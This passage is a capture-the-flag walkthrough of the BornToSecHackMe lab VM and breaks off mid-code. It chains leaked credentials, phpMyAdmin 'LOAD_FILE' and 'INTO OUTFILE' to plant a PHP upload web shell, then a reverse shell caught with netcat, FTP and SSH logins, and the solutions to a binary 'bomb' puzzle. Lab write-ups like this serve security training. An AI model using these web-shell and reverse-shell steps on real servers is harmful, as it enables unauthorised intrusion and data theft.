
In the log, we've noticed that **lmezard**, accidentally pasted their password **!q\]Ej?*5K5cy*AJ** into the username field. This gives us the opportunity to use this password to access her forum account.



User name: lmezard
Password:
E-mail: laurie@borntosec.net
☐ E-mail address contactable
Homepage:
Name:
Gender: ○ male ○ female
Birthday:
Location:
Profile:
Signature:
Language: Default (English)
Time zone: Default (server time)

We've retrieved **lmezard**'s **email address** *laurie@borntosec.net* from her forum profile and plan to access her mailbox using her forum password via the **webmail service** (*https://192.168.42.1/webmail/*).

Following a successful login to the **mailbox**, we've discovered an email containing **root credentials** for the **webserver's database**.



Subject: DB Access
From: qudevide@mail.borntosec.net
Date: Thu, October 8, 2015 10:25 pm
To: laurie@borntosec.net
Priority: Normal


Hey Laurie,

You cant connect to the databases now. Use root/Fg-'kKXBj87E:aJ$

Best regards.

Having obtained the root credentials, we now have privileged access to the phpMyAdmin interface using the username **root** and the password **Fg-'kKXBj87E:aJ$**. This allows us to directly interact with the server's databases at the highest level of authority.

After thoroughly examining the **databases**, we found the **forum user credentials,** but they are securely *hashed*, making them impossible to crack with our current means. Even if we had managed to decrypt these **passwords**, it's likely that the forum passwords differ from their **SSH credentials**.



user_name	user_real_name	gender	birthday	user_pw	user_email
admin		0	0000-00-00	ed0fd64f25f3bd3a54f8d272ba93b6e76ce7f3d0516d551c28	admin@borntosec.net
qudevide		0	0000-00-00	a12e059d6f4c21c6c5586283c8ecb2b65618ed0a0dc1b302a2	qudevide@borntosec.net
thor		0	0000-00-00	d30668b779542d60c4cde29e7170148198b1623f4453866797	thor@borntosec.net
wandre		0	0000-00-00	f8562b53084d60efa4208fa50d1ef753ef18e089d2dd56c4ed	wandre@borntosec.net
lmezard		0	0000-00-00	0171e7dbcbf4bd21a732fa859ea98a2950b4f8aa1e5365dc90	laurie@borntosec.net
zaz		0	0000-00-00	f10b3271bf523f12ebd58ef8581c851991bf0d4b4c4bf49d7c	zaz@borntosec.net

Upon further exploration, we realized the capability to run **SQL queries** directly on the server through **phpMyAdmin**. Leveraging this, we successfully executed a command to extract the server's passwd file:

SELECT LOAD_FILE('/etc/passwd');


```
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/sh
ft_root:x:1000:1000:ft_root,,,:/home/ft_root:/bin/bash
mysql:x:106:115:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:116:ftp daemon,,,:/srv/ftp:/bin/false
lmezard:x:1001:1001:laurie,,,:/home/lmezard:/bin/bash
laurie@borntosec.net:x:1002:1002:Laurie,,,:/home/laurie@borntosec.net:/bin/bash
laurie:x:1003:1003:,,,:/home/laurie:/bin/bash
thor:x:1004:1004:,,,:/home/thor:/bin/bash
zaz:x:1005:1005:,,,:/home/zaz:/bin/bash
dovecot:x:108:117:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:109:65534:Dovecot login user,,,:/nonexistent:/bin/false
postfix:x:110:118::/var/spool/postfix:/bin/false
```

Using the ability to execute **SQL queries** on the server, we identified multiple exploitable mechanics. We've decided to utilize a **PHP script** that enables file uploads to the **server**. To effectively use this script, our first step is to locate a directory with write permissions accessible to the **mysql** user, as we couldn't write in the previously discovered directories.

To achieve this, we'll employ **Dirb** with its recursive search functionality, allowing us to thoroughly scan all the folders within those directories:

```
┌──(kali㉿kali)-[~]
└─$ dirb https:// /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov 17 12:42:29 2023
URL_BASE: https://192.168.42.1/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.42.1/ ----
+ https://192.168.42.1/cgi-bin/ (CODE:403|SIZE:289)
==> DIRECTORY: https://192.168.42.1/forum/
==> DIRECTORY: https://192.168.42.1/phpmyadmin/
+ https://192.168.42.1/server-status (CODE:403|SIZE:294)
==> DIRECTORY: https://192.168.42.1/webmail/

---- Entering directory: https://192.168.42.1/forum/ ----
+ https://192.168.42.1/forum/backup (CODE:403|SIZE:293)
+ https://192.168.42.1/forum/config (CODE:403|SIZE:293)
==> DIRECTORY: https://192.168.42.1/forum/images/
==> DIRECTORY: https://192.168.42.1/forum/includes/
+ https://192.168.42.1/forum/index (CODE:200|SIZE:4935)
+ https://192.168.42.1/forum/index.php (CODE:200|SIZE:4935)
==> DIRECTORY: https://192.168.42.1/forum/js/
==> DIRECTORY: https://192.168.42.1/forum/lang/
==> DIRECTORY: https://192.168.42.1/forum/modules/
==> DIRECTORY: https://192.168.42.1/forum/templates_c/
==> DIRECTORY: https://192.168.42.1/forum/themes/
==> DIRECTORY: https://192.168.42.1/forum/update/

---- Entering directory: https://192.168.42.1/phpmyadmin/ ----
+ https://192.168.42.1/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ https://192.168.42.1/phpmyadmin/index.php (CODE:200|SIZE:7540)
==> DIRECTORY: https://192.168.42.1/phpmyadmin/js/
+ https://192.168.42.1/phpmyadmin/libraries (CODE:403|SIZE:301)
==> DIRECTORY: https://192.168.42.1/phpmyadmin/locale/
+ https://192.168.42.1/phpmyadmin/phpinfo.php (CODE:200|SIZE:7540)
+ https://192.168.42.1/phpmyadmin/setup (CODE:401|SIZE:480)
==> DIRECTORY: https://192.168.42.1/phpmyadmin/themes/
```

Having compiled a list of subdirectories to test, we've identified a writable directory: ***/forum/templates_c***. We will proceed to write there this PHP script, designed to enable us to upload files onto the server.



✔ Your SQL query has been executed successfully (Query took 0.0002 sec)

```
SELECT
"<?php echo \'<form action=\"\" method=\"post\" enctype=\"multipart/form-data\" name=\"uploader\" id=\"uploader\">\';echo \'<input t
INTO OUTFILE '/var/www/forum/templates_c/uploader.php'
```

```
SELECT "<?php echo \'<form action=\"\" method=\"post\" enctype=\"multipart/form-data\" name=\"uploader\" id=\"uploader\">\';echo
\'<input type=\"file\" name=\"file\" size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload\"></form>\'; if(
$_POST[\'_upl\'] == \"Upload\" ) { if(@copy($_FILES[\'file\'][\'tmp_name\'], $_FILES[\'file\'][\'name\'])) { echo \'<b>Upload Done.<b><br>
<br>\'; }else { echo \'<b>Upload Failed.</b><br><br>\'; }}?>"
INTO OUTFILE '/var/www/forum/templates_c/uploader.php';
```

Now that we have the capability to **upload** files to the server, our next step is to upload a **PHP-based reverse shell.** This type of script establishes a backdoor, allowing us remote access to the server's command line interface.
For this purpose, we'll utilize a well-known reverse shell PHP script available from *pentestmonkey.net*

With the reverse shell script uploaded, we'll set up a listener on our terminal using **Netcat**.
By then navigating to the script's URL in a web browser, we will trigger the script execution.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.1.54] from (UNKNOWN) [192.168.42.1] 45273
Linux BornToSecHackMe 3.2.0-91-generic-pae #129-Ubuntu SMP Wed Sep 9 11:27:47
UTC 2015 i686 i686 i386 GNU/Linux
 08:27:11 up  7:24,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off

$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@BornToSecHackMe:/$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@BornToSecHackMe:/$ ^Z
zsh: suspended  nc -lvnp 1337

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 1337

www-data@BornToSecHackMe:/$
```

Having successfully established a simplified shell connection through the **reverse shell**, our next objective is to **upgrade** it to a more functional and user-friendly environment.
To achieve this, we'll set up an **xterm environment** and secure a **pseudoterminal** (pty) with **/bin/bash**.

Utilizing the **upgraded shell**, we quickly discovered a critical piece of information: **user credentials**.

```
www-data@BornToSecHackMe:/$ cd home/
www-data@BornToSecHackMe:/home$ ls -al
total 0
drwxrwx--x 1 www-data             root                  60 Oct 13  2015 .
drwxr-xr-x 1 root                 root                 220 Nov 17 01:02 ..
drwxr-x--- 2 www-data             www-data              31 Oct  8  2015 LOOKATME
drwxr-x--- 6 ft_root              ft_root              156 Jun 17  2017 ft_root
drwxr-x--- 3 laurie               laurie               143 Oct 15  2015 laurie
drwxr-x--- 1 laurie@borntosec.net laurie@borntosec.net  60 Oct 15  2015 laurie@
borntosec.net
dr-xr-x--- 2 lmezard              lmezard               61 Oct 15  2015 lmezard
drwxr-x--- 3 thor                 thor                 129 Oct 15  2015 thor
drwxr-x--- 4 zaz                  zaz                  147 Oct 15  2015 zaz
www-data@BornToSecHackMe:/home$ cd LOOKATME/
www-data@BornToSecHackMe:/home/LOOKATME$ ls -al
total 1
drwxr-x--- 2 www-data www-data 31 Oct  8  2015 .
drwxrwx--x 1 www-data root     60 Oct 13  2015 ..
-rwxr-x--- 1 www-data www-data 25 Oct  8  2015 password
www-data@BornToSecHackMe:/home/LOOKATME$ cat password
lmezard:G!@M6f4Eatau{sF"
```

Upon discovering the **password**, we initially attempted to use it for **SSH** access, but it turned out that these credentials were actually for **FTP** access.
Upon logging into the **FTP service**, we accessed the home folder of the user **lmezard**. In this directory, we discovered two files that we proceeded to download.

```
┌──(kali㉿kali)-[~]
└─$ ftp -p lmezard@192.168.42.1
Connected to 192.168.42.1.
220 Welcome on this server
331 Please specify the password.
Password: G!@M6f4Eatau{sF"
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,1,41,89,153).
150 Here comes the directory listing.
-rwxr-x---    1 1001     1001           96 Oct 15  2015 README
-rwxr-x---    1 1001     1001       808960 Oct 08  2015 fun
226 Directory send OK.
ftp> get README
227 Entering Passive Mode (192,168,1,41,160,3).
150 Opening BINARY mode data connection for README (96 bytes).
100% |***********************************|    96      808.18 KiB/s    00:00 ETA
226 Transfer complete.
ftp> get fun
227 Entering Passive Mode (192,168,1,41,177,62).
150 Opening BINARY mode data connection for fun (808960 bytes).
100% |***********************************|   790 KiB  120.05 MiB/s    00:00 ETA
226 Transfer complete.
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ cat README
Complete this little challenge and use the result as password for user 'laurie' to
login in ssh

┌──(kali㉿kali)-[~]
└─$ file fun
fun: POSIX tar archive (GNU)
```

The **fun** file we downloaded is a **tar archive** containing 750 **pcap** files.
Each file includes a snippet of **C code** and has a **file number** at the last line, but they are not arranged in the correct sequence.

After rearranging the **pcap files** in the correct order to reconstruct the **C source code**, we removed all the **useless()** functions from it, focusing solely on its essential parts. This is the refined version of the code:

```
char getme1() { return 'I'; }
char getme2() { return 'h'; }
char getme3() { return 'e'; }
char getme4() { return 'a'; }
char getme5() { return 'r'; }
char getme6() { return 't'; }
char getme7() { return 'p'; }
char getme8() { return 'w'; }
char getme9() { return 'n'; }
char getme10() { return 'a'; }
char getme11() { return 'g'; }
char getme12() { return 'e'; }

int main() {
    printf("MY PASSWORD IS: ");
    printf("%c",getme1());
    printf("%c",getme2());
    printf("%c",getme3());
    printf("%c",getme4());
    printf("%c",getme5());
    printf("%c",getme6());
    printf("%c",getme7());
    printf("%c",getme8());
    printf("%c",getme9());
    printf("%c",getme10());
    printf("%c",getme11());
    printf("%c",getme12());
    printf("\n");
    printf("Now SHA-256 it and submit");
}
```

./BombInTheShell^2

We wrote a Bash script that automates this process and extracts the SSH credentials for the user **laurie**.

```
┌──(kali㉿kali)-[~]
└─$ tar -xf fun

for file in ./ft_fun/*.pcap
do
    last_line=$(tail -n 1 $file)
    new_name=${last_line:2}
    mv $file ./ft_fun/$new_name
done

for i in {1..749}
do
    head -n 1 ./ft_fun/file$i >> ./ft_fun/output.c
    rm ./ft_fun/file$i
done

cat ./ft_fun/file750 >> ./ft_fun/output.c
rm ./ft_fun/file750

gcc ft_fun/output.c -o ft_fun/output && ./ft_fun/output && echo $'\n'

hash_value=$(./ft_fun/output | head -n 1 | awk '{print $4}' ORS="" | openssl sha256 |
cut -d " " -f 2)

echo $hash_value

rm ft_fun/output && rm ft_fun/output.c

MY PASSWORD IS: Iheartpwnage
Now SHA-256 it and submit

330b845f32185747e4f8ca15d40ca59796035c89ea809fb5d30f4da83ecf45a4

┌──(kali㉿kali)-[~]
└─$ ssh laurie@192.168.42.1
        ____                _______    _____
       |  _ \              |__   __|  / ____|
       | |_) | ___  _ __ _ __ | | ___| (___   ___  ___
       |  _ < / _ \| '__| '_ \| |/ _ \\___ \ / _ \/ __|
       | |_) | (_) | |  | | | | | (_) |___) |  __/ (__
       |____/ \___/|_|  |_| |_|_|\___/_____/ \___|\___|

                             Good luck & Have fun
laurie@192.168.1.41's password: 330b845f32185747e4f8ca15d...9ea809fb5d30f4da83ecf45a4

laurie@BornToSecHackMe:~$ ls
bomb  README

laurie@BornToSecHackMe:~$ cat README
Diffuse this bomb!
When you have all the password use it as "thor" user with ssh.

HINT:
P
 2
 b

o
4

NO SPACE IN THE PASSWORD (password is case sensitive).

laurie@BornToSecHackMe:~$ file bomb
bomb: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked
(uses shared libs), for GNU/Linux 2.0.0, not stripped

┌──(kali㉿kali)-[~]
└─$ scp laurie@192.168.1.41:bomb .
laurie@192.168.1.41's password:
bomb                                                    100%   26KB   3.9MB/s   00:00
```

Inside the home folder of the user **laurie**, we discovered an intriguing executable named **bomb** that is structured into six phases. Each phase of this executable requires us to input the correct response to proceed to the next phase. Successfully navigating through all six phases will lead us to the final reward: the password for the **thor** user account.

We decompiled the executable file with ***Ghidra***. Given that the direct translation from assembly can be nebulous at times, we took the liberty of renaming variables and making slight code adjustments for better readability.

```
void phase_1(char *input)
{
    int res;

    res = strcmp(input, "Public speaking is very easy.");
    if (res != 0)
        explode_bomb();
    return;
}
```

The first phase of the **bomb** executable requires a specific input: **Public speaking is very easy.**

```
void phase_2(char *input)
{
    int numbers[6];
    read_six_numbers(input, numbers);

    if (numbers[0] != 1)
        explode_bomb();

    for (int i = 1; i < 6; i++)
        if (numbers[i] != numbers[i - 1] * (i + 1))
            explode_bomb();
}
```

In the second phase, the challenge is to input the six products of the factorial sequence up to **6!**
We need to enter 1!, 2!, 3!, 4!, 5! and 6!: **1 2 6 24 120 720**

```
void phase_3(char *input)
{
    int input_case;
    char input_char;
    int input_num;
    char expected_char;
    int expected_num;

    if (sscanf(input, "%d %c %d", (int *)&input_case, &input_char, &input_num) < 3)
        explode_bomb();

    switch (input_case)
    {
    case 0:
        expected_char = 'q';
        expected_num = 777;
        break;
    case 1:
        expected_char = 'b';
        expected_num = 214;
        break;
    case 2:
        expected_char = 'b';
        expected_num = 755;
        break;
    case 3:
        expected_char = 'k';
        expected_num = 251;
        break;
    case 4:
        expected_char = 'o';
        expected_num = 160;
        break;
    case 5:
        expected_char = 't';
        expected_num = 458;
        break;
    case 6:
        expected_char = 'v';
        expected_num = 780;
        break;
    case 7:
        expected_char = 'b';
        expected_num = 524;
        break;
    default:
        explode_bomb();
    }
    if (expected_num != input_num || expected_char != input_char)
        explode_bomb();
    return;
}
```

In the third phase, the task involves entering three inputs: a **case number** (ranging from 0 to 7), an **expected character**, and an **expected number**. There are seven possible combinations that will successfully pass this phase: {**0 q 777**}, {**1 b 214**}, {**2 b 755**}, {**3 k 251**}, {**4 o 160**}, {**5 t 458**}, {**6 v 780**} and {**7 b 524**}

```
int fibonacci(int input)
{
    if (input <= 1)
        return 1;
    else
        return fibonacci(input - 1) + fibonacci(input - 2);
}

void phase_4(char *input)
{
    int num;

    if (sscanf(input, "%d", &num) != 1 || num <= 0)
        explode_bomb();

    if (fibonacci(num) != 55)
        explode_bomb();
}
```

For the fourth phase, the challenge is to find the n-th number in the **Fibonacci** sequence that equals 55.
Normally, the answer would be **10**, as the 10th number in the standard Fibonacci sequence is 55.
However, due to a coding oversight where the **input <= 2** part is missing, the correct answer is actually **9**

```
void phase_5(char *input)
{
    if (strlen(input) != 6)
        explode_bomb();

    char transformed[7] = {0};
    char lookup_table[] = "isrveawhobpnutfg";

    for (int i = 0; i < 6; i++)
    {
        char character = input[i];
        transformed[i] = lookup_table[character & 0xf];
    }

    if (strcmp(transformed, "giants") != 0)
        explode_bomb();
}
```

In the fifth phase, the objective is to input a string of length 6 that will be used to compose the word **giants**
This involves using a **lookup table** where each character in the input string is used to find an index in the table, based on the last 4 bits of each character (using the mask **& 0xf**)

The characters of the word **giants** correspond to specific positions in the lookup table: **g** is at the 16th position, **i** at the 1st, **a** at the 6th, **n** at the 12th, **t** at the 14th, and **s** at the 2nd.

To successfully pass this phase, we need to find six printable characters whose last 4 bits correspond to the hexadecimal values F, 0, 5, B, D and 1. Those are:

```
   F         0         5         B         D         1

   /        ' '        %         +         -         !
   ?         0         5         ;         =         1
   O         @         E         K         M         A
   _         P         U         [         ]         Q
   o         `         e         k         m         a
             p         u         {         }         q
```

There are a total of 38.880 possible solutions. Given the hint in the **README** suggesting **o** as the first character, it's likely that the solution consists of *lowercase* letters. Among the numerous possibilities, the probable answers could be **opekma**, **opekmq**, **opukma**, or **opukmq**

```
const Node node1 = {253, 1, &node2}, node2 = {725, 2, &node3}, node3 = {301, 3, &node4},
